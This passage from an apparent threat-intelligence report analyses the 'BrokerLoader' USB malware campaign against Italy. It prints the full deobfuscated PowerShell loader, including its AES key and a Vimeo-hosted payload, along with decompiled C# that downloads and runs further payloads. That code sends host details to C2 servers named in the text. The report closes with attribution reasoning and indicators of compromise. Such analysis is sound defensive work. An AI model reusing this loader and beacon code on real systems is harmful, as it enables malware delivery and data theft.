Once deobfuscated, its functionalities can be evaluated:



```powershell
$uuid = "0f638cd2836f11eda987f3d227efbc41";
$xyqm = $(get-location).Path;
$special_blank_char = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
$nnxs = $xyqm + "\" + $special_blank_char + "\";
if (Test-Path -Path $nnxs -PathType Container) {
    $lpom = (new-object Net.WebClient).DownloadString("https://vimeo.com/api/v2/video/804838895.json");
    $pqmc = [regex]::Match($lpom, "::\?\?(.*?)\?:\?:").Groups[1].Value;
    $pqmc = $pqmc -replace "\\", "";
    $aocb = [System.Convert]::FromBase64String($pqmc);
    $pla = $aocb[0..15];
    $qskf = New-Object "System.Security.Cryptography.AesManaged";
    $qskf.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $qskf.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
    $qskf.BlockSize = 128;
    $qskf.KeySize = 256;
    $qskf.IV = $pla;
    $qskf.Key = [System.Convert]::FromBase64String("kvdrfWrnP0G1j0H1FPto3sjoSi38b6Jx8/MdnzyZt00=");
    $awyt = $qskf.CreateDecryptor();
    $tqkd = $awyt.TransformFinalBlock($aocb, 16, $aocb.Length - 16);
    $wjeg = [System.Text.Encoding]::UTF8.GetString($tqkd).Trim([char]0);
    Invoke-Expression $wjeg;
}
```

In this version, the script **downloads the metadata of a video present on the Vimeo streaming platform in JSON format from which to extract additional PowerShell code to execute.** Below is the decrypted and deobfuscated content.



```
#------------------------- decrypted 804838895.json content
$xzn2 = $(get-location).Path;
$pmq5 = (${env:ProgramFiles(x86)}, ${env:ProgramFiles} -ne $null)[0];
$cys6 = $env:TEMP;
$dpl4 = "WinSoft Update Service\pythonw.exe";
$fks1 = "https://wjecpujpanmwm.tk/updater.php?from=USB1";
$yhs9 = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("44Wk"));
$bqv5 = $xzn2 + "\" + $yhs9 + "\";
$hwp3 = $pmq5 + "\" + $dpl4;
$wmb2 = $cys6 + "\Runtime Broker.exe";
if (Test-Path -Path $bqv5 -PathType Container) {
    $uuid | Out-File -NoClobber -FilePath ($env:APPDATA + "\from_machine_uuid.dat");
    ii $bqv5;
    $qla7 = New-Object System.Net.WebClient;
    while (!(Test-Path $wmb2)) {
        try {
            $qla7.DownloadFile($fks1 + "&user=" + $uuid, $wmb2);
        }
        catch [System.Net.WebException] {
            if ($_.Exception.Response.StatusCode) {exit}
        }
        catch {}

        Start-Sleep -s 5;
    }

    while (!(Test-Path $hwp3)) {
        Start-Process -FilePath $wmb2 -Wait;
        Start-Sleep -s 1;
    }
```

Several similarities can be noticed with the script from the previous year. In particular, **the final stage consists of executing a file called RuntimeBroker.exe, and the domain wjecpujpanmwm[.]tk is present in both files.**

The behavior of the malware from the execution of RuntimeBroker.exe **is almost identical** to the behavior identified the previous year, as it is reported below.

BrokerLoader Insights

March 2022

During the execution of the PowerShell of explorer.ps1, a file is downloaded from the link hxxps://wjecpujpanmwm[.]tk/updater.php?from=USB1, which is then saved as “Runtime Broker.exe” at the path specified by the variable *$mn*.


Technical information about the malicious file:

NAME	Runtime Broker.exe
MD5	abc7a9c5b732b72a8f47fd85ee638c09
SHA1	9876415085f95c02d6bcea9b1fc990d5b5c50d1c
SHA256	d9ebb6958afcd1907651487062108ec56a2af9eb935f2437156584081cb56b2f

November 2023


Once RuntimeBroker.exe is deobfuscated, it is possible to **highlight some fundamental characteristics of the malware.**

The malware performs a check for its presence on the machine and, if not found, it may create a **Mutex.** Then it enumerates the content of the connected removable devices to search for a folder with the same name as the removable device in which it is located.




```
bool flag = false;
if (string_0.Contains("elevated_true") && Path.GetFullPath(Directory.GetCurrentDirectory()) == Path.GetFullPath("C:\\Users"))
{
    flag = true;
}
else
{
    bool flag2;
    new Mutex(true, "cinstaller_2022", out flag2);
    if (!flag2)
    {
        return;
    }
    foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
    {
        try
        {
            if (driveInfo.DriveType == DriveType.Removable)
            {
                string[] directories = Directory.GetDirectories(driveInfo.Name);
                for (int j = 0; j < directories.Length; j++)
                {
                    if (directories[j] == driveInfo.Name + "  ")
                    {
                        flag = true;
                    }
                }
            }
        }
        catch
        {
        }
    }
}
```


The malware downloads, loads into memory, and executes an additional payload.



```
if (flag)
{
    Program.smethod_2();
    TaskAwaiter<object> taskAwaiter = Program.smethod_1("https://bobsmith.apiworld.cf/license.php").GetAwaiter();
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
        TaskAwaiter<object> taskAwaiter2;
        taskAwaiter = taskAwaiter2;
        taskAwaiter2 = default(TaskAwaiter<object>);
    }
    object result = taskAwaiter.GetResult();
    if (Program.<>o__2.callSite_10 == null)
    {
        Program.<>o__2.callSite_10 = CallSite<Func<CallSite, object, IEnumerable>>.Create(Microsoft.CSharp.RuntimeBin
          (Program)));
    }
    foreach (object obj in Program.<>o__2.callSite_10.Target(Program.<>o__2.callSite_10, result))
    {
        if (Program.<>o__2.callSite_1 == null)
        {
            Program.<>o__2.callSite_1 = CallSite<Func<CallSite, object, string>>.Create(Microsoft.CSharp.RuntimeBinde
              (Program)));
        }
        Func<CallSite, object, string> target = Program.<>o__2.callSite_1.Target;
        CallSite callSite_ = Program.<>o__2.callSite_1;
        if (Program.<>o__2.callSite_0 == null)
        {
            Program.<>o__2.callSite_0 = CallSite<Func<CallSite, object, int, object>>.Create(Microsoft.CSharp.Runtime
              CSharpArgumentInfo[]
            {
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Consta
            }));
        }
        string link = target(callSite_, Program.<>o__2.callSite_0.Target(Program.<>o__2.callSite_0, obj, 0));
        if (Program.<>o__2.callSite_3 == null)
        {
            Program.<>o__2.callSite_3 = CallSite<Func<CallSite, object, string>>.Create(Microsoft.CSharp.RuntimeBinde
              (Program)));
        }
        Func<CallSite, object, string> target2 = Program.<>o__2.callSite_3.Target;
        CallSite callSite_2 = Program.<>o__2.callSite_3;
        if (Program.<>o__2.callSite_2 == null)
```




```
bool delete = target5(callSite_5, Program.<>o__2.callSite_8.Target(Program.<>o__2.callSite_8, obj, 4));
if (link != "" && path != "")
{
    try
    {
        Directory.CreateDirectory(Path.GetDirectoryName(path));
    }
    catch
    {
    }
    for (;;)
    {
        int i = 0;
        try
        {
            Program.HsmsefrCY.DownloadFile(link, path);
            break;
        }
        catch
        {
            i = 1;
        }
        if (i == 1)
        {
            TaskAwaiter taskAwaiter3 = Task.Delay(5000).GetAwaiter();
            if (!taskAwaiter3.IsCompleted)
            {
                await taskAwaiter3;
                TaskAwaiter taskAwaiter4;
                taskAwaiter3 = taskAwaiter4;
                taskAwaiter4 = default(TaskAwaiter);
            }
            taskAwaiter3.GetResult();
        }
    }
```



```
if (cmd != "")
{
    try
    {
        using (Process process = Process.Start(new ProcessStartInfo
        {
            Arguments = arguments,
            FileName = cmd,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true
        }))
        {
            process.WaitForExit(3600000);
            int exitCode = process.ExitCode;
        }
    }
    catch
    {
    }
}
if (delete && link != "" && path != "")
{
    try
    {
        File.Delete(path);
        goto IL_657;
    }
    catch
    {
        goto IL_657;
    }
    continue;
}
IL_657:
link = null;
path = null;
cmd = null;
arguments = null;
```

After the payload is downloaded and the commands are executed, any results are **sent to the server** along with some **information about the host and the currently executing payload**. The configuration is downloaded from the URL ***hxxps://bobsmith[.]apiworld[.]cf/license[.]php***, to which information about the host is sent.



```
private static async Task<object> smethod_1(string string_0)
{
    object obj;
    for (;;)
    {
        try
        {
            JObject jobject = new JObject();
            jobject["from"] = "CINSTALLER1";
            jobject["path"] = Assembly.GetEntryAssembly().Location;
            jobject["username"] = WindowsIdentity.GetCurrent().Name;
            jobject["cwd"] = Directory.GetCurrentDirectory();
            jobject["time"] = (int)(DateTime.UtcNow - new DateTime(1970, 1, 1)).TotalSeconds;
            jobject["temp"] = Path.GetTempPath();
            jobject["programs"] = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86);
            TaskAwaiter<HttpResponseMessage> taskAwaiter = Program.httpClient_0.PostAsync(string_0, new FormUrlEncodedContent(new Dictionary<string, string> {
            {
                "data",
                "AA" + Convert.ToBase64String(Encoding.UTF8.GetBytes(jobject.ToString())) + "=="
            } })).GetAwaiter();
            if (!taskAwaiter.IsCompleted)
            {
                await taskAwaiter;
                TaskAwaiter<HttpResponseMessage> taskAwaiter2;
                taskAwaiter = taskAwaiter2;
                taskAwaiter2 = default(TaskAwaiter<HttpResponseMessage>);
            }
            HttpResponseMessage result = taskAwaiter.GetResult();
            result.EnsureSuccessStatusCode();
            TaskAwaiter<string> taskAwaiter3 = result.Content.ReadAsStringAsync().GetAwaiter();
            if (!taskAwaiter3.IsCompleted)
            {
                await taskAwaiter3;
                TaskAwaiter<string> taskAwaiter4;
                taskAwaiter3 = taskAwaiter4;
                taskAwaiter4 = default(TaskAwaiter<string>);
            }
            obj = JsonConvert.DeserializeObject<object>(taskAwaiter3.GetResult());
            break;
        }
        catch
        {
        }
        TaskAwaiter taskAwaiter5 = Task.Delay(5000).GetAwaiter();
        if (!taskAwaiter5.IsCompleted)
        {
            await taskAwaiter5;
            TaskAwaiter taskAwaiter6;
            taskAwaiter5 = taskAwaiter6;
            taskAwaiter6 = default(TaskAwaiter);
        }
        taskAwaiter5.GetResult();
    }
    return obj;
}
```

Malware Classification


We consider this malware, dubbed internally as “**BrokerLoader**”, to have been specifically created by **Nebula Broker** for use in **campaigns targeting Italy**.
During the past years, **domains related to the malware remained substantially the same.**
In the last registered incident, instead, was noted a complete substitution of the domains used to download RuntimeBroker and the final payload.

Threat Actor Attribution

Fortgale, with a substantial degree of certainty, identifies Nebula Broker as an **italian-speaking threat actor.** This conclusion is drawn based on several pieces of supporting evidence:

- **Analysis of the RuntimeBroker Executable**: The examination of the RuntimeBroker executable has provided significant insights that reinforce this belief;
- **Characteristics of the C2s Used in Initial Campaigns (2020-2021)**: Certain distinctive features of the Command and Control servers (C2s) utilized in the early operations further affirm this viewpoint;
- **Specific Naming Conventions in Observed Samples (2020-2021)**: The unique naming patterns in some of the samples observed during 2020-2021 also point towards the Italian-speaking nature of the actor.

In the following section, we will delve into a detailed analysis of the RuntimeBroker’s features:



```xml
<?xml version="1.0" encoding="utf-8"?>
<assembly manifestVersion="1.0" xmlns="urn:schemas-microsoft-com:asm.v1">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <!-- Opzioni manifesto di Controllo dell'account utente
             Per modificare il livello di Controllo dell'account utente di Windows, sostituire il
             nodo requestedExecutionLevel con uno dei seguenti.
        <requestedExecutionLevel  level="asInvoker" uiAccess="false" />
        <requestedExecutionLevel  level="requireAdministrator" uiAccess="false" />
        <requestedExecutionLevel  level="highestAvailable" uiAccess="false" />
            Se si specifica l'elemento requestedExecutionLevel, la funzionalit
 Virtualizzazione file system e registro di sistema verr
 disabilitata.
            Rimuovere questo elemento se l'applicazione richiede questa virtualizzazione per
            compatibilit
 con le versioni precedenti.
        -->
      </requestedPrivileges>
    </security>
  </trustInfo>
  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
```

The manifest file of RuntimeBroker.exe generated by Visual Studio is in Italian, indicating that an Italian version of the development suite was used.

With a low level of uncertainty, it can be assumed that the person who compiled the malware is of Italian language. There are several other elements that create a strict **link between the threat actor and Italy,** such as open-source intelligence (OSINT) information we collected by analyzing the GitHub repository used in the March 2022 campaign.

With a high level of confidence, we consider **N-Broker to be a group of e-crime actors of Italian language. It targets Italian companies and individuals with large-scale and non-targeted malware campaigns, that are evolving over time.**

Indicators of Compromise

March 2022

HASH

NAME	KINGSTON (124GB).lnk
MD5	9C72F27AABF97782734C7620A445A5DB
SHA1	6257313E5B2A9A714A2E3ABCC0BC60CACABEB299
SHA256	7A8DF9FC056835A659BE9E5B9F6F34D0ED8CA548B26CB41C14C76ADB78FAF0E7

KINGSTON (124GB).lnk

NAME	explorer.ps1
MD5	6B51E7F335BEDB7F66B31C24750F0619
SHA1	748BC66D21B77BB8DE7EB8A624FDC6C976901E96
SHA256	99D9DFD8F1C11D055E515A02C1476BD9036C788493063F08B82BB5F34E19DFD6

explorer.ps1

Domains & URLs

hxxps://eldi8[.]github.io/src.txt
https://wjecpujpanmwm[.]tk/updater[.]php?from=USB1
https://lucaespo[.]altervista[.]org
https://studiofotografico35mm[.]altervista[.]org

November 2023

HASH

NAME	Explorer.ps1
MD5	EB2DF3C33F102A792068A28B122832EE
SHA1	223AA8C734913B982826600EFC10A1E298D1D337
SHA256	218A819360DF70ECC4CDBDFAC4FBC0E49BE3F4CADBAD04D591A3DE992617DAC2

explorer.ps1

NAME	RuntimeBroker.exe
MD5	730F84805B3B815BF5F11B4EF0E60EE2
SHA1	E5A8E615F69BDAE35160B8BCC8DD7D5F272B2FEB
SHA256	8A492973B12F84F49C52216D8C29755597F0B92A02311286B1F75EF5C265C30D

explorer.ps1

Domains & URLs

hxxps://vimeo[.]com/api/v2/video/804838895[.]json
hxxps://bobsmith[.]apiworld[.]cf/license[.]php
https://wjecpujpanmwm[.]tk/updater[.]php?from=USB1